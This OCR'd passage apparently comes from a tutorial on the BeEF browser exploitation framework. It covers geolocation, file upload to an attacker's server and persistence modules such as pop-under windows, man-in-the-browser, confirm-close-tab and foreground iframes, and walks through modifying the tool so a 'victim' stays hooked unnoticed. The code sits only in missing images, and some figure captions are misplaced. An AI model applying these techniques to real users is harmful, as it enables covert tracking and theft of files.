

Figure 83: Command Execution(Detect Phonegap)

5.6.5 Geolocation

Geo locate your victim. This module requires the PhoneGap API.

Command Execution



Figure 84: Command Execution(Geolocation)

5.6.6 Prompt User

Ask device user a question. This module requires the PhoneGap API.

Command Execution



Figure 85: Command Execution(Prompt User)

5.6.7 Upload File

Upload files from device to a server of your choice. This module requires the PhoneGap API.

Command Execution



Figure 86: Command Execution(Upload File)

5.7 Persistence

5.7.1 Create Pop Under

This module creates a new discreet pop under window with the BeEF hook included.

Another browser node will be added to the hooked browser tree.

Modern browsers block popups by default and warn the user the popup was blocked (unless the origin is permitted to spawn popups).

However, this check is bypassed for some user-initiated events such as clicking the page. Use the 'clickjack' option below to add an event handler which spawns the popup when the user clicks anywhere on the page. Running the module multiple times will spawn multiple popups for a single click event.

Note: mobile devices may open the new popup window on top or redirect the current window, rather than open in the background.

We have conducted some interesting things with this. Let us demonstrate one.

- First we have hooked our website with the hook script 87
- Then we have to modify some code of BeEF. Go to $modules \rightarrow persistence \rightarrow popunderwindow \rightarrow command.js$
- Change the code as shown in 89 Relaunch the BeEF
- Execute the command as shown in 90
- Now as soon as victim clicks anywhere in the page, a pop under window will be created.92 This window will also be hooked because of our modification in the code. Now if the victim closes the website, he will still be hooked because of the pop under window and victim may not even notice that. 94

Command Execution and results



Figure 87: Embed the hook



Figure 88: hooked browser



Figure 89: updated code



Figure 90: execute command

5.7.2 Man In The Browser

This module will use a Man-In-The-Browser attack to ensure that the BeEF hook will stay until the user leaves the domain (manually changing it in the URL bar)

Command Execution and results



Figure 91: Waiting for the victim to click



Figure 92: Pop under created

5.7.3 Confirm Close Tab

Shows a confirm dialog to the user when they try to close a tab. If they click yes, re-display the confirmation dialog. This doesn't work on Opera ¡ v12. In Chrome you can't keep opening confirm dialogs.

Command Execution and results



Figure 93: Confirmation



Figure 94: Hooked with pop under

5.7.4 Create Foreground Iframe

Rewrites all links on the webpage to spawn a 100% by 100% iFrame with a source relative to the selected link.

Command Execution and results

Figure 95: Command Execution(Man In The Browser)



Figure 96: Result(Man In The Browser)



Figure 97: Command Execution(Confirm Close Tab)



Figure 98: Result(Confirm Close Tab)

Figure 99: Command Execution(Create Foreground Iframe)

Figure 100: Result(Create Foreground Iframe)